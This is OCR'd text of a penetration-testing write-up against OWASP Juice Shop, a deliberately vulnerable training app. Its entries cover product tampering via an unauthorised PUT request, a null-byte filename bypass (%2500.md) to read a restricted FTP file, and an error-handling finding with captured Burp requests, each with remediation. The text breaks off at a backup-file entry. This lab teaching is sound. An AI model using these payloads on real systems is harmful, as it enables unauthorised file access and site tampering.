
6. Set the request body to include the fields you want to modify. To match the STR, include the original description but change or add a link: {"name": "Original Name", "description": "Original description with new link Click Here", "price": 10.0, ...} (ensure all required fields expected by the API are present).


7. Send the request.


8. Navigate to the product page for ID 9 in the browser and observe the modified description/link.

- **Proof of Concept (PoC):**
    - **Payload Used:** JSON request body containing modified product details, sent to the PUT endpoint. Example: {"description":"Description with malicious link ...", ...}
    - **API Request:** PUT /api/products/9 HTTP/1.1 with appropriate headers and the JSON payload, sent by a non-admin user.
    - **Screenshot(s):**




Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 5
Request headers 18
Response headers 12
Target: http://localhost:3000
HTTP/1
0 highlights
ssl
4 matches
Done
889 bytes | 1,112 mi


Burp Suite Community Edition v2025.1.1 - Temporary Project
Request
Response
Inspector
Request attributes 2
Request query parameters 0
Request cookies 5
Request headers 18
Response headers 12
Target: http://localhost:3000
HTTP/1
0 highlights
ssl
4 matches
Done
889 bytes | 1,071 mi
Event log (4)
All issues
Memory: 132.6MB


Real-time HTML Editor
Hacktify CSRF PoC
Directory Listing: /pub
OWASP Juice Shop
localhost:3000/#/search
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
OWASP Juice Shop
Account
Your Basket
You successfully solved a challenge: Product Tampering (Change the href of the link within the OWASP SSL Advanced Forensic Tool (O-Saft) product description into https://owasp.slack.com.)
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Juice (1000ml)
1.99¤
Add to Basket
Add to Basket
Add to Basket

- **Impact:**
    - Unauthorized modification of product listings. Can lead to defacement, spreading misinformation, price manipulation (if price field is also vulnerable), redirecting users to malicious sites via tampered links, damaging business reputation.
- **Root Cause (Conceptual):**
    - The API endpoint (PUT /api/products/{id}) fails to perform adequate authorization checks. It verifies authentication (user is logged in) but not authorization (user has admin privileges required to modify products).
- **Remediation / How to Fix:**
    - Implement strict server-side authorization checks on the product update API endpoint.
    - Verify that the authenticated user making the request belongs to a specific role (e.g., "Administrator") that has permission to modify products. Deny requests from users without the required role.
    - Implement robust validation on all product fields being updated.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control, OWASP API Security Top 10 (A01:2023-Broken Object Level Authorization, A05:2023-Broken Function Level Authorization)
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Path Traversal / Null Byte Injection (Accessing Hidden File)

- **Juice Shop Challenge:** Easter Egg Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ⭐ ☆☆
- **Location/URL:**
    - FTP file access functionality (potentially exposed via a web URL wrapper)
    - URL path referencing the FTP file
- **Parameter/Input Field:** Filename/path component within the URL accessing the FTP resource.
- **Description:**

- Allows access to a restricted file (eastere.gg) located on an associated FTP server by manipulating the filename in the URL used to access it. The vulnerability involves using a URL-encoded null byte (%2500) to bypass server-side path or filename validation/filtering, potentially combined with appending a misleading extension (.md) to satisfy content-type checks.

- **Steps to Reproduce (STR):**

1. Identify the URL structure used by the application to access files on the FTP server (e.g., https://[JUICE_SHOP_URL]/ftp/).


2. Attempt to access the target file directly: https://[JUICE_SHOP_URL]/ftp/eastere.gg. This might be blocked.


3. Craft a URL using a URL-encoded null byte (%2500) before a potentially misleading extension, appended to the target filename: https://[JUICE_SHOP_URL]/ftp/eastere.gg%2500.md


4. Navigate to this crafted URL in the browser.

5. Observe that the file eastere.gg is downloaded or displayed, bypassing the intended restrictions.

- **Proof of Concept (PoC):**
  - **Payload Used:** %2500.md (appended to the target filename in the URL)
  - **Crafted URL:** https://[JUICE_SHOP_URL]/ftp/eastere.gg%2500.md
  - **Screenshot(s):**







- **Impact:**
    - Unauthorized access to files outside the intended directory or files that should be restricted. Can lead to disclosure of sensitive information, source code, configuration files, or hidden content.
- **Root Cause (Conceptual):**
    - Improper input validation and sanitization of the filename/path component received from the user via the URL.

    - The application's file access logic fails to correctly handle null bytes (\0, URL-encoded as %00 or double-encoded as %2500), which can cause path truncation or bypass extension checks in some environments.
    - Path traversal vulnerability where user input influences file system access paths without proper canonicalization and restriction.
- **Remediation / How to Fix:**
    - Implement strict input validation and sanitization for any user-supplied input used in file paths. Block or strip null bytes and path traversal sequences (../, ..\).
    - Use path canonicalization functions carefully and validate the resulting path against a predefined base directory (chroot jail or equivalent).
    - Avoid reflecting user input directly into file system operations. Use indirect references or mappings where possible.
    - Configure file system permissions correctly as a defense-in-depth measure.
- **Relevant OWASP Resource:** OWASP Path Traversal Cheat Sheet
- **Tools Used:**
    - Manual Browser Testing (URL Manipulation)

Vulnerability: Error Handling
Juice Shop Challenge: None

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ☆☆☆


Location/URL:
/#/product


Parameter/Input Field: None


Description:
Server fails to return proper error messages on invalid or malformed requests.

Steps to Reproduce (STR):
1. Press on a product to view it
2. Intercept the request in Burp Suite
3. Resend the request with modifications
4. Observe error 500 without a clear error message.


Proof of Concept (PoC):
Payload Used:
Modified GET request to invalid product IDScreenshot







```
Request
Pretty  Raw  ...
1  GET /rest/products/1/reviews HTTP/1.1
2  Host: juice-shop.herokuapp.com
3  Cookie: language=en; welcomebanner_status=dismiss
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: en-US,en;q=0.9
6  Accept: application/json, text/plain, */*
7  Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9  Sec-Ch-Ua-Mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Connection: keep-alive
17
18
```



```
Request
Pretty  Raw  Hex
1  GET /rest/products/1/reviews HTTP/1.1
2  Host: juice-shop.herokuapp.com
3  Cookie: language=en; welcomebanner_status=dismiss
4  Sec-Ch-Ua-Platform: "Windows"
5  Accept-Language: en-US,en;q=0.9
6  Accept: application/json, text/plain, */*
7  Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
9  Sec-Ch-Ua-Mobile: ?0
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://juice-shop.herokuapp.com/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Connection: keep-alive
17
18
```

```
Response
Pretty  Raw  Hex  Render
1  HTTP/1.1 200 OK
2  Access-Control-Allow-Origin: *
3  Content-Length: 457
4  Content-Type: application/json; charset=utf-8
5  Date: Sun, 16 Mar 2025 20:08:10 GMT
6  Etag: W/"1c9-zl7jHQLxjTyEblTWa+ug7UzBnQU"
7  Feature-Policy: payment 'self'
8  Nel: {"report_to":"heroku-nel","response_headers":["Via"],"max_age":3600,"success_fraction":0.01,"failure_fraction":0.1}
9  Report-To: {"group":"heroku-nel","endpoints":[{"url":"https://nel.heroku.com/reports?s=sNeJnvO%2BNrHXDSmlG3p4HC62US9YuI87n4Cnf1OIx4M%3D\u0026sid=812dcc77-0bd0-43b1-a5f1-b25750382959\u0026ts=1742155690"}],"max_age":3600}
10 Reporting-Endpoints: heroku-nel="https://nel.heroku.com/reports?s=sNeJnvO%2BNrHXDSmlG3p4HC62US9YuI87n4Cnf1OIx4M%3D&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&ts=1742155690"
11 Server: Heroku
12 Vary: Accept-Encoding
13 Via: 1.1 heroku-router
14 X-Content-Type-Options: nosniff
15 X-Frame-Options: SAMEORIGIN
16 X-Recruiting: /#/jobs
17
18 {
     "status":"success",
     "data":[
       {
         "message":"One of my favorites!",
         "author":"admin@juice-sh.op",
         "product":1,
         "likesCount":0,
         "likedBy":[
         ],
         "_id":"sNoGtAhubSEMs77HK",
         "liked":true
       },
       {
         "product":"1",
         "message":"Beautiful\n\n",
         "author":"admin@juice-sh.op",
         "likesCount":0,
         "likedBy":[
```

Impact:
Server exposes internal error messages without clear user guidance.

Root Cause (Conceptual):
Lack of error-handling structure in backend code.

Remediation / How to Fix:
Implement user-friendly error messages with proper HTTP codes.

Relevant OWASP Resource: OWASP Error Handling Cheat Sheet

Tools Used:
Burp Suite

Vulnerability: Backup File Exposure - Sensitive Information Disclosure

Juice Shop Challenge: Forgotten Developer Backup

Severity/Difficulty (Juice Shop Rating): ⭐ ⭐ ⭐ ☆☆

Location/URL:
/ftp/package.json.bak

